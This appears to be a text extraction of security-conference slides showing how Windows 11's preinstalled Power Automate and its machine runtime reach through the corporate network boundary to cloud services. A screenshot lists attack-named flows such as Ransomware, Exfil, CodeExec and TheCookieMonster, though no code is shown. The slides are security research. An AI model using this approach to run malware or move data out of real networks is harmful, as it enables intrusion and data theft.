
# Automation!!



# Automation for real



# Automation for real



<https://youtube.com/clip/UgkxqPRYueIjN24IqUs5iw13meeh7mm3KdNr>

# RPA Deep Dive

# “included in Windows 11”



Product ▾ Capabilities ▾ Pricing Partners Learn ▾ Support ▾ Community ▾

Sign in Try free

Buy now


Automate in Windows 11

## Boost productivity with desktop automation

Get more done by automating daily tasks across your desktop applications with Power Automate—included in Windows 11 for users with a Microsoft account.

Watch overview ▶

Start now >



# Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors




Windows 11 allow users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.




🔍 Power Automate

All Apps Documents Web More ▾

**Best match**


 **Power Automate machine runtime**  
App >

**Apps**

 **Power Automate**









**Search the web**

- 🔍 power auto - See web results >
- 🔍 power automate >
- 🔍 power automate desktop >
- 🔍 power automate login >
- 🔍 power automate pricing >
- 🔍 power automate flow >
- 🔍 power automate microsoft >
- 🔍 power automate desktop download >



**Power Automate**  
App

---

-  Open
-  Run as administrator
-  Pin to Start
-  Pin to taskbar
-  App settings
-  Rate and review
-  Share
-  Uninstall







[youtu.be/Kik9oXu\\_-bl](https://youtu.be/Kik9oXu_-bl)

@mbrg0



Power Automate

Hi

+ New flow

Environments  
Pwntoso (default)

Settings ? Help Search Flows

Office Refresh

My flows Shared with me Examples

Name	Modified	Status
StealPowerAuto...	1 day ago	Not running
TheCookieMonster	1 day ago	Not running
Ransomware	1 month ago	Not running
Exfil	1 month ago	Not running
CodeExec	1 month ago	Not running
Cleanup	1 month ago	Not running

Synced to cloud

Run

 Windows 11



Power Automate

 Office

Office cloud services

On-Prem : MS cloud

# Windows 11



Office cloud services

User : NT Service\UIFlowService



Power Automate


Machine Runtime

On-Prem : MS cloud

# Windows 11



User : NT Service\UIFlowS



File Edit Debug Tools View Help Untitled | Power Automate

Recorder

Browser extensions >

- Microsoft Edge
- Google Chrome
- Firefox

es

Power Automate

Machine Runtime

New Tab

Search with Google or enter address

**Add Microsoft Power Automate Desktop (preview)?**  
It requires your permission to:

- Access your data for all websites
- Exchange messages with programs other than Firefox
- Clear recent browsing history, cookies, and related data
- Access browser tabs


[Learn more about permissions](#)

Add Cancel

On-Prem : MS cloud

# Windows 11

User : NT Service\UIFlowService



On-Prem : MS cloud



Office cloud services



# Windows 11




Office cloud services

User : NT Service\UIFlowService

Power Automate


Machine Runtime



On

# Windows 11

User : NT Service\UIFlowService



On-Prem : MS cloud



Corp  
network  
boundary





Office cloud services




# Windows 11

User : NT Service\UIFlowService



outbound conn

Corp network boundary



# Office


Office cloud services

On-Prem : MS cloud

# Windows 11

# Office

User : NT Service\UIFlowService






On-Prem : MS cloud

# Your machines

## Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

Machines Machine groups VM images (preview)

Machine name ↑ ↓	Descrip... ↓	Version	Group ↓	Status	Flows run...	Flows que...	Ac... ↓	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	⊙ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	⊙ Connected	0	—	Owner	

# Run from cloud

The image shows a sequence of two UI elements from the Power Automate interface. The top element is a blue button with a hand icon and the text "Manually trigger a flow". A downward-pointing arrow indicates a transition to the second element, which is a "Desktop flows" search panel. This panel has a search bar containing the text "Search connectors and actions". Below the search bar, there are two tabs: "Triggers" and "Actions", with "Actions" being the active tab. The search results list two premium actions:

- Run a flow built with Power Automate for desktop (Desktop flows) [PREMIUM]
- Run a flow built with Selenium IDE (Desktop flows) [PREMIUM]

Each action entry includes an information icon (i) on the right. A "See more" link is also visible in the top right corner of the search results area.

# Task status

## Desktop flow runs

